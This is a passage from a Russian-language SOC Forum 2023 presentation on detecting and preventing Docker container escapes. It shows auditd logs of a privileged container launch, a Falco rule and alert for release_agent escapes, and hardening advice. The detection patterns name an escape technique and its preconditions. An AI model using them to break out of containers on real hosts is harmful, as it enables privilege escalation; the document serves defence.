type=EXECVE msg=audit(1696321375.546:55): argc=7 a0="docker" a1="run" a2="--rm" a3="-it" a4="--
privileged" a5="ubuntu" a6="bash"
type=SYSCALL msg=audit(1696321375.546:55): arch=c000003e syscall=59 success=yes exit=0
a0=55fe6034b958 a1=55fe6033dda0 a2=55fe6034ffa0 a3=0 items=2 ppid=1394 pid=1395 auid=1000 uid=0
gid=0 euid=0 suid=0 fsuid=0 egid=0 sgid=0 fsgid=0 tty=pts1 ses=1 comm="docker"
exe="/usr/bin/docker" subj=unconfined key="docker"
```

Procmon

SOC FORUM 2023

```
time->Tue Oct  3 08:23:02 2023
type=PROCTITLE msg=audit(1696321382.882:81): proctitle="whoami"
type=PATH msg=audit(1696321382.882:81): item=1 name="/lib64/ld-linux-x86-64.so.2" inode=32873
dev=00:30 mode=0100755 ouid=0 ogid=0 rdev=00:00 nametype=NORMAL cap_fp=0 cap_fi=0 cap_fe=0
cap_fver=0 cap_frootid=0
type=PATH msg=audit(1696321382.882:81): item=0 name="/usr/bin/whoami" inode=32412 dev=00:30
mode=0100755 ouid=0 ogid=0 rdev=00:00 nametype=NORMAL cap_fp=0 cap_fi=0 cap_fe=0 cap_fver=0
cap_frootid=0
type=CWD msg=audit(1696321382.882:81): cwd="/"
type=EXECVE msg=audit(1696321382.882:81): argc=1 a0="whoami"
type=SYSCALL msg=audit(1696321382.882:81): arch=c000003e syscall=59 success=yes exit=0
a0=5630a4451bd0 a1=5630a4451c70 a2=5630a4450610 a3=8 items=2 ppid=1446 pid=1472 auid=4294967295
uid=0 gid=0 euid=0 suid=0 fsuid=0 egid=0 sgid=0 fsgid=0 tty=pts0 ses=4294967295 comm="whoami"
exe="/usr/bin/whoami" subj=unconfined key="procmon"
```

Procmon

SOC FORUM 2023

```
time->Tue Oct  3 08:22:56 2023
type=PROCTITLE msg=audit(1696321376.506:78): proctitle=72756E6300696E6974
type=PATH msg=audit(1696321376.506:78): item=1 name="/lib64/ld-linux-x86-64.so.2" inode=32873
dev=00:30 mode=0100755 ouid=0 ogid=0 rdev=00:00 nametype=NORMAL cap_fp=0 cap_fi=0 cap_fe=0
cap_fver=0 cap_frootid=0
type=PATH msg=audit(1696321376.506:78): item=0 name="/usr/bin/bash" inode=32152 dev=00:30
mode=0100755 ouid=0 ogid=0 rdev=00:00 nametype=NORMAL cap_fp=0 cap_fi=0 cap_fe=0 cap_fver=0
cap_frootid=0
type=CWD msg=audit(1696321376.506:78): cwd="/"
type=EXECVE msg=audit(1696321376.506:78): argc=1 a0="bash"
type=SYSCALL msg=audit(1696321376.506:78): arch=c000003e syscall=59 success=yes exit=0
a0=c000181550 a1=c0000595b0 a2=c0001cf0b0 a3=0 items=2 ppid=1425 pid=1446 auid=4294967295 uid=0
gid=0 euid=0 suid=0 fsuid=0 egid=0 sgid=0 fsgid=0 tty=pts0 ses=4294967295 comm="bash"
exe="/usr/bin/bash" subj=unconfined key="procmon"
```

Procmon

SOC FORUM 2023

```
time->Tue Oct  3 08:22:56 2023
type=PROCTITLE msg=audit(1696321376.206:64):
proctitle=2F7573722F62696E2F636F6E7461696E6572642D7368696D2D72756E632D7632002D6E616D657370616365
006D6F6279002D6964003637343230313137306139383461373634653265636161316361353530633762313036663932
6336393137636531643966313536346331316439663362323461002D61646472657373002F
type=PATH msg=audit(1696321376.206:64): item=0 name="/usr/bin/containerd-shim-runc-v2"
inode=30502 dev=fd:00 mode=0100755 ouid=0 ogid=0 rdev=00:00 nametype=NORMAL cap_fp=0 cap_fi=0
cap_fe=0 cap_fver=0 cap_frootid=0
type=CWD msg=audit(1696321376.206:64):
cwd="/run/containerd/io.containerd.runtime.v2.task/moby/674201170a984a764e2ecaa1ca550c7b106f92c6
917ce1d9f1564c11d9f3b24a"
type=EXECVE msg=audit(1696321376.206:64): argc=7 a0="/usr/bin/containerd-shim-runc-v2" a1="-
namespace" a2="moby" a3="-id"
a4="674201170a984a764e2ecaa1ca550c7b106f92c6917ce1d9f1564c11d9f3b24a" a5="-address"
a6="/run/containerd/containerd.sock"
type=SYSCALL msg=audit(1696321376.206:64): arch=c000003e syscall=59 success=yes exit=0
a0=c00002a8d0 a1=c000106980 a2=c000070460 a3=0 items=1 ppid=1417 pid=1425 auid=4294967295 uid=0
gid=0 euid=0 suid=0 fsuid=0 egid=0 sgid=0 fsgid=0 tty=(none) ses=4294967295 comm="containerd-
shim" exe="/usr/bin/containerd-shim-runc-v2" subj=unconfined key="procmon"
```

Falco

Правила Falco

SOC FORUM 2023

Правила Falco описываются в формате YAML. В предустановленных ruleset’ах имеется несколько правил, направленных на обнаружение Docker Escape (“Debugfs Launched in Privileged Container”, “Detect release_agent File Container Escapes”, “Mount Launched in Privileged Container”)

```
- rule: Detect release_agent File Container Escapes
  desc: "This rule detects an attempt to exploit a container escape using release_agent file. By
running a container with certains capabilities, a privileged user can modify release_agent file
and escape from the container"
  condition:
    open_write and container and fd.name endswith release_agent and (user.uid=0 or
thread.cap_effective contains CAP_DAC_OVERRIDE) and thread.cap_effective contains CAP_SYS_ADMIN
  output:
    "Detect an attempt to exploit a container escape using release_agent file (user=%user.name
user_loginuid=%user.loginuid filename=%fd.name %container.info
image=%container.image.repository:%container.image.tag cap_effective=%thread.cap_effective)"
  priority: CRITICAL
  tags: [container, mitre_privilege_escalation, mitre_lateral_movement]
```

Обнаружение

SOC FORUM 2023

Сработка правила “Detect release_agent File Container Escapes”.

```
10:11:27.415074914: Critical Detect an attempt to exploit a container escape using release_agent
file (user=<NA> user_loginuid=-1 filename=/tmp/cgrp/release_agent cool_williamson
(id=8ed46a770162) image=ubuntu:latest cap_effective=CAP_CHOWN CAP_DAC_OVERRIDE CAP_FOWNER
CAP_FSETID CAP_KILL CAP_SETGID CAP_SETUID CAP_SETPCAP CAP_NET_BIND_SERVICE CAP_NET_RAW
CAP_SYS_CHROOT CAP_SYS_ADMIN CAP_MKNOD CAP_AUDIT_WRITE CAP_SETFCAP)
```

SOC FORUM 2023

Предотвращение атак Docker Escape

Рекомендации и меры

SOC FORUM 2023

Регулярное обновление Docker

Следите за выходом обновлений Docker и его компонентов. Обновляйте Docker до последних версий, так как разработчики регулярно вносят улучшения в безопасность и исправляют уязвимости.

Применение принципа наименьших привилегий

Ограничивайте привилегии, предоставляемые контейнерам. Используйте минимально необходимый набор системных возможностей (capabilities), чтобы контейнеры не получали ненужных привилегий.

Изоляция сети

Изолируйте сетевой доступ контейнеров, применяя правильные сетевые политики и firewall-правила. Ограничьте доступ контейнеров к чувствительным сетевым ресурсам.

Мониторинг безопасности

Внедрите систему мониторинга и журналирования, чтобы отслеживать активность контейнеров и выявлять подозрительные действия. Используйте инструменты мониторинга безопасности, такие как системы обнаружения вторжений (IDS) и системы обнаружения аномалий (AD).

Использование AppArmor или SELinux

Настройте системы AppArmor или SELinux для контроля доступа контейнеров к ресурсам хост-системы. Ограничьте доступ контейнеров к файловой системе и другим критическим ресурсам.

Проверка безопасности образов контейнеров

Перед запуском контейнера убедитесь, что образ безопасен. Используйте автоматические инструменты сканирования образов, чтобы выявить известные уязвимости.

Рекомендации и меры

SOC FORUM 2023

Сегрегация хостов

Размещайте контейнеры с различными уровнями доверия на разных физических или виртуальных хостах. Это поможет предотвратить распространение атак на более чувствительные компоненты системы.

Обновление ОС хоста

Регулярно обновляйте операционную систему хоста, чтобы закрыть известные уязвимости и улучшить безопасность ядра и системных библиотек.

SOC FORUM 2023